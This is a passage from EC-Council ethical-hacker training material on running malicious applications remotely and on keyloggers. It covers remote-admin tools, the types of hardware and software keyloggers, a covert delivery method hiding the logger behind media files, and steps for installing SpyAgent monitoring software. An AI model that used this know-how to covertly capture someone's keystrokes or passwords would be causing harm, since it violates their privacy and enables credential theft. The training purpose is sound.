- Attacker executes malicious programs **remotely in the victim’s machine** to gather information that leads to exploitation or loss of privacy, gain unauthorized access to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Executing Applications

Attackers execute malicious applications in this stage. This is called “owning” the system. Executing applications is done after the attacker gains the **administrative privileges**. The attacker may try to execute some of his or her own malicious programs remotely on the victim’s machine to gather information that **leads to exploitation** or loss of privacy, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor to maintain easy access, etc. The malicious programs that the attacker executes on victim’s machine may be:

- ➊ **Backdoors** - Programming designed to deny or **disrupt operation**, gather information that leads to exploitation or loss of privacy, gain unauthorized access to system resources.
- ➋ **Crackers** - Piece of software or program designed for the purpose of **cracking the code** or passwords.
- ➌ **Keyloggers** - This can be hardware or a software type. In either case the objective is to record each and every keystroke made on the computer keyboard.
- ➍ **Spyware** - Spy software may capture the **screenshots** and send them to a **specified location** defined by the hacker. The attacker has to maintain the access to the victim’s computer until his or her purpose is fulfilled. After **deriving** all the requisite information

from the victim's computer, the attacker installs several backdoors to maintain easy access to the **victim's computer** in the future.

## Executing Applications: RemoteExec

- RemoteExec **remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network**
- It allows attacker to **modify the registry, change local admin passwords, disable local accounts, and copy/update/delete files and folders**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Executing Applications: RemoteExec

Source: <http://www.isdecisions.com>

RemoteExec allows you to remotely install applications and execute **programs/scripts** all over the network. Any file and folder can be updated, copied, as well as deleted instantaneously on **Windows systems**. With the help of this the attacker can change the Local Administrator Password remotely and can **disable** all other local accounts for **reinforcing security**. In addition, it can also reboot, shut down, wake up, and power off a **computer remotely**.




FIGURE 5.27: RemoteExec Screenshot




FIGURE 5.28: RemoteExec in Target Computers Screenshot

## Executing Applications: PDQ Deploy

PDQ Deploy is a software deployment tool that allows admins to silently install almost any application or patch

The screenshot shows the PDQ Deploy 2.0 Pro Mode interface. The main window title is "PDQ Deploy 2.0 Pro Mode". The toolbar includes File, Edit, View, Help, and various icons for file operations. The menu bar has File, Edit, View, Help. The left sidebar has links for All Deployments, All Schedules, Inventory Library, and Targets. Under Targets, there is a list with "Skype" selected. The main pane shows a deployment for "Skype" with the status "Completed". Below it, the "Computers" section shows one computer named "WIN-LXQN3WR3R9M" with a status of "Successful". At the bottom, there are buttons for Edit Installer, Deploy Now, and New Schedule, along with links for 0 Running Deployments and Submit Feedback. The URL <http://www.adminarsenal.com> is visible at the bottom right.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Executing Applications: PDQ Deploy

Source: <http://www.adminarsenal.com>

**PDQ Deploy** is a software deployment tool with which you can easily install almost any application or patch to your computer. MSI, MSP, MSU, EXE and **batch installers** can be remotely deployed to numerous Windows computers at the same time using this **tool**. You can easily and quickly deploy a **packaged** program to the selected or to all computers on your network quickly. The features of PDQ Deploy include that it **integrates** with Active Directory, Spiceworks, PDQ Inventory, and installs to multiple computers simultaneously, as well as real-time status, etc.




FIGURE 5.29: PDQ Display Screenshot

## Executing Applications: DameWare NT Utilities

- DameWare NT Utilities (NTU) lets you **manage servers, notebooks, and laptops remotely**
- It allows attacker to **remotely manage and administer Windows computers**

The screenshot shows the DameWare NT Utilities interface. On the left is a tree view of network resources under 'Browser'. The main pane displays a list of services with columns for Name, Status, Startup, Account, and Path. A context menu is open over the 'Spooler' service, with 'Stop Service...' highlighted. Other options in the menu include 'Start Service...', 'Restart Service...', 'Install Service...', 'Install DCOM Service...', 'Install DMRPC Service...', 'Service Properties...', 'Show Service Range...', 'Show Services Dependencies...', and 'Services Help...'. The status bar at the bottom shows 'CPU: 0.00% CPU: 0.00% 04/02/2012 3:27:38 PM'.

<http://www.dameware.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Executing Applications: DameWare NT Utilities

Source: <http://www.dameware.com>

DameWare NT Utilities allows you to manage servers, notebooks, and laptops remotely. With the help of this, you can manage and administer **Windows computers remotely**. It has the capability of solving end-user problems using a **remote control**. It can reboot the servers and notebooks remotely, take screenshots of remote desktops, take full control of the end-user's desktop quickly, copy as well as **delete files** on the remote computers, manage **Windows Active Directory**, etc.




FIGURE 5.30: DameWare NT Utilities Screenshot

# Keylogger

**C|EH**  
Certified Ethical Hacker

- Keystroke loggers are programs or hardware devices that monitor each keystroke as user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers are placed between the keyboard hardware and the operating system
- Legitimate applications for keyloggers include in office and industrial settings to monitor employees' computer activities and in home environments where parents can monitor and spy on children's activity
- Keystroke logger allows attacker to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Keyloggers

Keyloggers, also called keystroke logging, are software programs or **hardware devices** that record the keys struck on the computer keyboard of an individual computer user or network of computers. You can view all the **keystrokes** that are typed at any time in your system by **installing** this hardware device or programs. It records almost all the keystrokes that are typed by a user and saves the recorded information in a text file. As it is covert, the person does not know that their activities are being **monitored**. It is mostly used for positive purposes such as in offices and **industrial settings** for monitoring the employees' computer activities and in home environments where parents can monitor what their children are doing on the Internet.


A keylogger, when associated with spyware, helps to transmit your information to an unknown third party. It is used **illegally** by attackers for malicious purposes such as for stealing sensitive and confidential information about victims. The **sensitive information** includes email IDs, passwords, banking details, chat room activity, IRC, instant messages, bank and credit card numbers, and other information that is typed by people every day. The data, i.e., transmitted over the encrypted Internet connection, is also vulnerable to **keylogging** because the keylogger tracks the keys struck before they are **encrypted** for **transmission**.

The keylogger program is installed onto the user's system invisibly through email attachments or through "drive-by" downloads when users visits certain websites. Keystroke loggers are

stealth software that sits between **keyboard hardware** and the operating system, so that they can record every keystroke.

A keylogger can:

- ⌚ Record each keystroke, i.e., typed by the user, on his or her computer keyboard.
- ⌚ Capture screenshots at regular intervals of time showing user activity such as when he or she types a character or clicks a mouse button.
- ⌚ Track the activities of users by logging Window titles, names of launched applications, and other information.
- ⌚ **Monitor online activity** of users by recording addresses of the websites that they have visited and with the keywords entered by them, etc.
- ⌚ Record all the login names, bank and credit card numbers, and passwords including hidden passwords or data that are in asterisks or blank spaces.
- ⌚ Record online chat conversations.
- ⌚ Make **unauthorized copies** of both **outgoing email** messages and incoming email messages.



## Types of Keystroke Loggers

A keylogger is a small software program that records each and every keystroke that is typed by the user at any time on a specific computer's keyboard. The captured keystrokes are saved in a file for reading later or otherwise **transmitted** to a place where the attacker can access it. As this programs records all the keystrokes that are typed through a keyboard, they can capture the passwords, credit card numbers, email address, names addresses, and phone numbers. **Keyloggers** have the **ability to capture information** before it can be **encrypted** for transmission over the network. This gives the attacker access to **pass phrases** and other well-hidden information.

There are two types of keystroke loggers. They are hardware loggers and software loggers. These **two loggers** are used for **recording** all the **keystrokes** that are entered on a system on which they are installed.



### Hardware Loggers

Hardware keyloggers are hardware devices look like normal USB drives. It is connected between a keyboard plug and **USB socket**. All the recorded keystrokes that are typed by the user are stored within a hardware unit. Attackers retrieve this hardware unit for accessing the **keystrokes** that are stored in it. The **primary advantage** of these **loggers** is that

they cannot be detected by antispyware, antivirus, or desktop security programs. Its disadvantage is that its physical presence can be easily discovered.

Hardware keystroke loggers are classified into **three main types**:

### PC/BIOS Embedded

Physical and/or admin-level access is necessary to the computer, and the application loaded into the computer's BIOS must be made for the particular hardware that it will be running on. BIOS-level firmware that manages keyboard actions can be modified to capture these events as they are processed.

### Keylogger Keyboard

These keyloggers are used for recording keyboard events by attaching a hardware circuit with the keyboard's cable connector. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not operating system dependent and hence, it will not interfere with any applications running on the target computer and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

### External Keylogger

External keyloggers are attached between a **usual PC keyboard** and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach them to your target computer **and can monitor the recorded information** on your PC to look through the keystrokes. There are four types of external keyloggers:

- ⦿ **PS/2 and USB Keylogger** – Completely **transparent** to computer operation and requires no software or drivers for the functionality. Record all the keystrokes that are typed by the user on the computer keyboard, and store the data such as emails, chat records, applications used, IMs, etc.
- ⦿ **Acoustic/CAM Keylogger** – Makes use of either a capturing receiver capable of **converting** the **electromagnetic sounds** into the **keystroke data** or a CAM that is capable of recording screenshots of the keyboard.
- ⦿ **Bluetooth Keylogger** – Requires physical access to the target computer only once, at the time of installation. Once this is installed on the **target PC**, it stores all the keystrokes and you **can retrieve** the keystrokes information in real time by connecting through a Bluetooth device.
- ⦿ **Wi-Fi Keylogger** – **Operates** completely stand alone. Unlike a Bluetooth keylogger, this kind of keylogger doesn't require it be near the computer on which the dongle (recording device in Bluetooth keylogger) is installed to retrieve the keystroke information. This keylogger requires no software or drivers and is completely undetectable; it works on any PC. This records the **keystrokes** and sends the information by **email** over a **predefined** time interval.



## Software Keystroke Loggers

These loggers are the software installed remotely via a network or email attachment in the computer for recording all the keystrokes that are typed on the computer keyboard. Here the logged information is stored as a log file in a hard drive of the computers. Physical access is not required on the part of the person probing to obtain keystroke data because data is emailed out from the machine at **predetermined intervals**. Software loggers often have the ability to obtain much additional data as well, since they are not limited by physical memory allocations as are hardware keystroke loggers. Software keystroke loggers are classified into **six types**. They are:

- ⌚ Application Keylogger
- ⌚ Kernel Keylogger
- ⌚ Rootkit Keylogger
- ⌚ Device Driver Keylogger
- ⌚ Hypervisor-based Keylogger
- ⌚ Form-Grabbing-Based Keylogger

### Application Keylogger

An application keylogger allows you to observe everything the **user types** in his or her emails, chats, and other applications, including passwords. With this you even can trace the records of Internet activity. It is a completely **invisible keylogger** to track and record everything happening within the entire network.

### Kernel Keylogger

This method is used rarely because it is difficult to write as it requires a high level of **proficiency** from the developer of the keylogger. It is also difficult to conflict. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all the information typed on the keyboard.

### Rootkit Keylogger

The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is **undetectable** even with standard tools or dedicated tools.

### Device Driver Keylogger


This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. All the keystrokes performed on the computer are saved into a hidden logon file and then it is sent to the **destination** through the Internet. The **log files** sent to the destination by this keylogger are hidden and it is tough to distinguish from the operating system files, even while doing a directory listing of hidden files.

### Hypervisor-based Keylogger

A hypervisor-based keylogger is built within a malware hypervisor operating underneath the operating system and cannot be physically seen or touched. They are the same as virtual machines.

### **FormGrabber-Based Keylogger**

In a form-grabbing-based keylogger, the web form data is recorded first and then after it is submitted over the Internet, it bypasses https encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the Submit event function.



## Methodology of Attacker in Using Remote Keylogger

For viewing the data remotely, the attacker first creates a malicious executable file and sending this **malicious file** to the victim through email (i.e., hiding the malicious file behind the genuine file, like an image or song), or otherwise lures the user to download it from a website or **malicious server**. Once the victim clicks this malicious file, the keylogger is installed on the victim system and the **victim** does not know that this keylogger software is installed on his or her system as it is **invisible** to the victim. The keylogger secretly collects each keystroke that is typed by the user and saves it to a text or log file. The **log file** may contain **sensitive information** such as bank account numbers and passwords, credit card numbers, phone numbers, addresses, etc. As the victim connects to the Internet, these files are sent to the remote location as configured by the attacker. Here the attacker does not need to have physical access to the victim's machine.





FIGURE 5.31: Methodology of Attacker in Using Remote Keylogger



## Acoustic/CAM Keyloggers

Acoustic keyloggers work on the principle of converting **electromagnetic** sound waves into data. The concept is that each key on the keyboard makes a slightly different sound when it is pressed. There are listening devices that are capable of detecting the subtle variations between the sounds of each keystroke and use this information to record what is being typed by the user.

The **acoustic keylogger** requires a “learning period” of 1,000 or more keystrokes to convert the **recorded sounds** into the **data**. This is done by applying a **frequency algorithm** to the recorded sounds. To determine which sound corresponds to which key, the acoustic keylogger uses statistical data based on the **frequency** with which each key is used because some **letters** will be used much more than others.



FIGURE 5.32: Acoustic Keyloggers

A **CAM keylogger** makes use of the webcam to record the keystrokes. The cam installed takes screenshots of the keystrokes and the monitor and sends the recorded screenshots to the attacker account at **periodical intervals**. The attacker can retrieve the keystroke information by probing the **screen shots** sent by the CAM keylogger.



FIGURE 5.32: CAM Keyloggers

# Keyloggers



PS/2 Keylogger



USB Keylogger



Wi-Fi Keylogger



Keylogger embedded inside the keyboard



Bluetooth Keylogger



Hardware Keylogger



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Keyloggers

Beside the information discussed previously, **acoustic/CAM** keyloggers, there are other **external keyloggers** that you can use to monitor the keystrokes of someone's system. These external keyloggers can be attached between a **usual PC keyboard** and a computer to record each keystroke.

You can use following **external hardware keyloggers** to **monitor** user activity:



FIGURE 5.33: Different Types of Keyloggers

The screenshot shows the Spytech SpyAgent software interface. On the left, there is a list of features with icons: See all keystrokes, Reveals all website visits, Records all online searches performed, See what programs and apps they use, Tracks all file usage and printing, Records online chat conversations, See every email they send and receive, Find out what they upload and download, and Uncovers secret user passwords. Below this list are two icons: a computer monitor displaying a graph and a globe. On the right, the main window displays a summary of user activities with counts: Windows Viewed (15), ScreenSpy Screenshots (15), Clipboard Logs (1 clipboard logged), File/Documents Usage (137 file events logged), Events Timeline (260 events logged), Computer Usage (5 sessions logged), E-mails Sent/Received (5 emails logged), Internet Activities (19 connections logged), Websites Visited (7 websites logged), and Chat Transcripts (0 conversations logged). To the right of the summary is a sidebar with various configuration options: General, Logging, Remote Log Delivery, Advanced Options, Content Filtering, ScreenSpy, SmartLogging, Scheduling, and Behavior Alerts. At the bottom of the main window, there are buttons for Configuration Wizard, Program Options, Log Actions, Reports, and Help. The URL <http://www.spytech-web.com> is visible at the bottom right of the interface.



## Keylogger: Spytech SpyAgent

Source: <http://www.spytech-web.com>

Spytech SpyAgent is software keystroke logger that allows you to monitor the **keystrokes** of the user computer on which it is installed. It can also allow you to **monitor** following things on a user computer:

- ⦿ It can **reveal** all websites visited
- ⦿ It **records** all online **searches** performed
- ⦿ It **monitors** what programs and apps are in use
- ⦿ It can tracks all file usage and printing information
- ⦿ It records online chat conversations
- ⦿ It is also able to see every email communication on the user computer
- ⦿ It helps you determine what the user is uploading and downloading
- ⦿ It **uncovers** secret user passwords

You can download this software keylogger from its home site and install it on the computer you want to monitor, and then just click **Start Monitoring**. That's it! It will record a number of things for you about user activity on the computer.



FIGURE 5.34: SpyAgent Screenshot

